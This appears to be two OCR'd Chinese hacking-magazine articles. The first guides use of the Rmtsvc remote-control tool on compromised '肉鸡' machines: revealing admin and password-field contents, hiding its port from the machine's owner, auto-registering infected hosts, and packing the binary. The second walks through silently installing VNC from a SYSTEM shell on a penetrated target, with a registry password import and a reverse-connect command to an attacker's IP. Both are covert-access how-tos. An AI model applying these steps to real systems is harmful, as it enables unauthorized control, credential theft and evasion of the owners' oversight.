Proxy：启动或停止Rmtsvc的代理服务，设置代理服务的运行参数。

Ftp&Telnet：启动或停止Rmtsvc的FTP服务/Telnet服务，配置服务运行参数。

VIDC：设置VIDCs的访问权限。设置VIDCc连接参数，映射端口等。

Logoff：注销对Rmtsvc登录。

Option：配置Rmtsvc的运行参数，如访问密码，是否隐藏等。

About：Rmtsvc欢迎/登录画面。

有意思的是，在Pview页面。能很直观地看到当前管理员账号/密码，这个可是相当于Pulist.exe+Findpass.exe功能，不过可惜的是仍然查不出Windows 2003操作系统的密码。在此页面的左下角是所有的进程列表（可惜不能显示隐藏进程，叹！），点击之后，右边可以设置是否删除此进程，或是给予CPU优先级权限（这个很简单的，PASS！），如图3、图4所示。

在SPY++页面项的左下角是实时屏幕切图与选项：




图3 进程查看页面功能I

页面的右下角则有Select Action选项，嘿嘿，除了模拟按键外，比如Ctrl+Alt+Del等，不懂得怎么用用？比如说不小心碰到F1，你一定要赶快奔回Pview把Winhelp32.exe给Kill掉。嘿嘿，总比在主人发现有人动了他的奶酪要好。另外，它还装备了显示远程被控机中密码框中的密码功能，如图5所示。选择Start下拉列表框的Password->Text项，则此项会变为Text->Password。此时只要你用鼠标左键点击远程桌面图像的密码输入框，则远程被控机密码框中的密码会被翻译成明文显示。如果你想取消此项功能，则点击Text->Password项即可，那么此项就会变为Password->Text，不知其他软件是否也已整合了此功能呢？我倒是挺喜欢这个功能。




图4 进程查看页面功能II




图5 密码显示功能

在Option页面项，有登录密码更改（这个我是第一时间改的，我可不想让别人占了先机）。

Service Port: (you can modify rmtSvc service port by restart it too.)

这儿可以改为你喜欢的端口并且让肉鸡管理员不易发现。我是这样做的，在肉鸡上运行“netstat -an”，查一下对方的端口规律，把Rmtsvc的管理端口混杂在里面，最好是多于10000以上的端口，较难被发现。

英雄用武：凯歌中的岁月

啊哈，前面的所有配置只是为重头戏VIDC服务（已

整合在Rmtsvc程序中）罢了，掌握它后也让人感到会有成就感，为什么程序不是我编的？

小知识 **什么是VIDC？它有什么用？它包括了什么？**

VIDC是yyc编写的一个小软件。VIDC就是不真正提供空间，但你却能在上面建立自己的Web服务（网站）或者其他TCP服务。用虚拟IDC！它允许你将局域网内的服务映射到Internet上，使你在任何地方都可以访问你局域网内的服务。

VIDC包括服务和客户端两部分：VIDCs和VIDCc。虚拟IDC客户端负责将指定局域网内的服务映射到虚拟IDC服务所在的机器的某个端口。当有用户访问虚拟IDC服务所在机器的指定端口时，虚拟IDC服务访问请求转发至虚拟IDC客户，然后虚拟IDC客户连接真正的被绑定的服务同时将响应返回给用户。

讲理论是说不过去了，免得一头雾水，我还是用例子来充当说客吧（以下假设各机器均默认安装了Rmtsvc并能正常运行）。

1．让外网机器A控制内网机器B，应如何设置？

很明显，A具有固定IP或动态IP的（假设为211.23.**.153），B具有局网内部IP（假设为192.168.0.5），打开B的Rmtsvc中的VIDC，配置如图6所示。




图6

图6表示：A的端口81将被占用，当我们输入http://211.23.**.153:81时，实际我们打开了http://192.168.0.5:7778 这个TCP服务。假如A是动态IP机器，请填写临时IP。

2．让外网机器C的8200、8300、8400端口分别为内网机器D服务，且分别映射到D的端口 80（网页）、21（FTP）、110（邮件）服务上，应如何设置？

在A例中，我们添加成功，使A控制B后，B的VIDC界面发生变化，我们可以继续添加新的服务，如图7所示。




图7

小提示 这儿的SourceIP指的是客户端的IP，也就是内网的机器的，而Mapping Port指的服务器上将使用的端口。这时，在外网机器中将显示如图8的情景。

当我们输入 http://211.23.1.1:8200时，我们访问的是 http://192.168.0.5:80 ，也就是内网机器上架设的WWW服务，其他也是如此。




图8

3．让内网机器E不用免费域名，就可以被外网访问，且具有固定IP，应如何设置？

实际上在A例中，假如A是固定IP或能被直接访问（不需要动态域名软件支持），那么我们将可以一直使用类似A例中的http://211.23.1.1:81对C进行控制。当然A如果绑定了域名 www.test.com的话，那么也可以利用http://www.test.com:PORT访问内网机器E的TCP服务。

4．让内网F机器被另一个不同网关的内网G机器访问到，应如何设置？

实际上在A例中，已基本上解答了这一个问题。如果你想访问F机器的http://f:81就相当于访问内网G的机器服务83端口http://g:83，那么要如何设置？其实笔者认为中间最好有一个外网固定IP（假定为机器H）作为中介，也就是访问F服务http://f:81-->访问http://h:port-->访问http://g:83，要实现这一条件，我们必须将H机作为服务器端，使G连接上H，同时F作为服务器端，使H连接上F（此时F为动态IP，且为内网，路由器请打开DMZ功能，另外请架动态域名解析软件），这时我们访问http://f:81也就是访问G机器了（注意端口都不能已被占用），不过实际上因为F机IP常变动，所以H-->F的连接也应是常设置的，换句话说，在一定范围内，这将显得没有意义（除非你想隐藏什么，或是有其他特殊想法）。

5．通过Rmtsvc自带的VIDC实现自动上线功能。

配置肉鸡的Rmtsvc启动后自动连接VIDC服务，并映射自身的Rmtsvc服务端口，这样你就可以通过VIDCs看到哪些机器上线了，IP是多少。如果肉鸡在局域网内你可以通过映射端口访问，如果不在局域网内你直接控制访问就行了。

咳咳，实际上我是在肉鸡+本地机器上边操作边写着的，不能说这是在写“说明书”，可是相对来讲是枯燥了一些，字里行间也注意了用词，大伙儿应该看得懂的，功力不足，惭愧呀……准备重修大学语文哟。

曲终夜阑：无心呢喃

朋友在介绍Rmtsvc时和我说，这个软件的作者很热心呢——常回答相关的问题，于是我跑去它的论坛上看，果然是古道热肠，绝大多数问题都及时作出答复了。大家有问题的话均可以到YYC的主页http://www.med263.com/flyfish/index.asp查阅，当然软件也可以在上面下载。

严格上说，Rmtsvc是远程控制软件，也具有充当后门的能力，但并不算是木马，尽管如此其强大的功能完全不亚于国内某些收费的木马软件。有必要说的是Rmtsvc并没有加壳，新人老手都可以很顺利地对之进行各种加壳，下面就看你的了！ HD

蝴蝶：一直想策划这样的文章，但是因为以前小榕写过一篇《VNC的远程安装》，所以就没有做类似的策划，最近有几个朋友说渗透需要，所以又把VNC搬出来用了，其实就是因为VNC有反向连接功能。按照小榕那篇文章中所写操作，我们在实践中发现有很多不一样的地方，索性不按照榕哥的方式来做，自己动手实践一下。本文主要和大家讨论一下VNC的反向连接功能以及在使用VNC过程中的一些心得，因为网络上涉及到VNC反向连接的文章大多是一笔带过，不是很详细，还是让我们用实践来验证真理吧。

命令行下实现VNC反向连接



文/图 kaka（Kaka_at_0x557_org）

这篇文章是为渗透而写的，当初获得了一个Systemm权限的Shell，但是因为目标机器有种种限制，只开了80和443等端口，其他端口打不开，这个时候就需要一个GUI交互界面的程序来控制这台机器，所以给这台机器安装VNC将是一个不错的选择。

准备

我们需要一个交互控制环境，最好获得对方Systemm权限的Shell，下载VNC-3.3.7版本，剥离远程安装所需的文件。在一台机器上安装VNC并注册为系统服务，设置好VNC密码，剥离我们所需要的远程安装文件。

```
C:\WINNT\Systemm32>dir "C:\Program Files\RealVNC\VNC"
 驱动器 C 中的卷没有标签。
 卷的序列号是 9464-50C4

 C:\Program Files\RealVNC\VNC 的目录

2004-07-19  12:18    <DIR>          .
2004-07-19  12:18    <DIR>          ..
2003-02-19  10:16            61,440 othread2.dll
2004-06-27  14:26             1,174 VNC.reg
2004-07-19  01:16            57,344 VNChooks.dll
2004-07-19  01:12           307,200 winVNC.exe
4 个文件        427,158 字节
 2 个目录  3,266,203,648 可用字节
```

这里我们只需要VNChooks.dll、WinVNC.exe和Othread2.dll三个文件，然后从注册表中导出VNC的设置VNC.reg。

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL]
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3]
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"PortNumber"=dword:00000000
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"Password"=hex:98,e6,55,1f,82,42,48,9e
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
```

小知识 如果你要渗透的系统是Wiindows XP，那么就要在Wiindows XP上安装VNC并按照上面的步骤剥离VNC远程安装所需文件。

实践

目的是要验证VNC远程安装与正向连接，验证VNC反向连接。目标IP：xxx.xxx.xxx.xxx，已获得一个System Shell，现在我们在目标系统上下载并安装VNC：

```
C:\WINNT\Systemm32>ver
ver
Microsoft Windows 2000 [Version 5.00.2195]
C:\WINNT\Systemm32>whoami
whoami
NT AUTHORITY\SYSTEMM

C:\WINNT\Systemm32>riv                  //解压VNC
riv
Extracting from C:\WINNT\Systemm32\riv.exe
Create By Kaka
Mail:Kaka@0x557.org
Homepage:http://www.0x557.org

Extracting othread2.dll OK
Extracting VNC.reg OK
Extracting VNChooks.dll OK
Extracting winVNC.exe OK
All OK
```

然后在命令行下安装VNC：

```
C:\WINNT\Systemm32>winVNC -install
//安装，删除为WinVNC -remove。
winVNC -install
C:\WINNT\Systemm32>c:\winnt\regedit /s VNC.reg
```

```
// 把VNC注册表内容导入，即配置、密码等。
  c:\winnt\regedit /s VNC.reg
  C:\WINNT\Systemm32>net start winVNC
// 启动VNC服务。
  net start winVNC
  VNC Server ……（乱码，内容是安装成功）
  VNC Server ……（乱码，内容是安装成功）

  C:\WINNT\Systemm32>netstat -an | find ":5800"
// 查看VNC安装成功与否。
  netstat -an | find ":5800"
    TCP    0.0.0.0:5800    0.0.0.0:0       LISTENING
  C:\WINNT\Systemm32>
```

安装成功后，我们直接测试VNC的正向连接功能，连上去，如图1所示。




图1

请注意看图片的右下角，并没有VNC的图标出现。似乎很顺利，接下来应该测试VNC的反向连接，按照VNC的帮助，反向连接格式应该是这样的:

IP：开VNCviewer.exe的监听模式 VNCviewer.exe -listen 默认监听本机的5500端口

WinVNC -connect VNCviewer监听的IP

问题在这里出现了，耗费了我几个小时，晚上8点到第二天凌晨1点左右都是在搞这个反向连接。下边是我的分析思路：运行中的WinVNC也就是安装好VNC后，系统启动的VNC程序：

```
  C:\WINNT\Systemm32>pulist | find "winVNC.exe"
  pulist | find "winVNC.exe"
  Process          PID  User
  winVNC.exe       3104 NT AUTHORITY\SYSTEMM
// 注意启动winVNC的系统身份。
```

我在SYSTEM的Shell环境下输入：

```
WinVNC -connect myip
```

以为会在自己开了VNCviewer监听的机器上出现VNC反连接过来的GUI界面，结果却是失望的。查看远程机器的VNC进程如下：

```
  C:\WINNT\Systemm32>winVNC -connect 222.65.110.
236
  winVNC -connect 222.65.110.236

  C:\WINNT\Systemm32>pulist | find "winVNC.exe"
  pulist | find "winVNC.exe"
  winVNC.exe       3104 NT AUTHORITY\SYSTEMM
  // 注意启动winVNC的系统身份。
  WinVNC.exe       2392 NT AUTHORITY\SYSTEMM
```

不能反向连接，这不是我想要的，因为我确实实验过VNC是可以反连接的，而且是从内网连接到外网的机器。继续看资料，在本机实验，问题出在反向连接是可以连接到远程开VNCviewer监听的机器，但是在这个有System权限的Shell下却怎么也反向连接不过来！

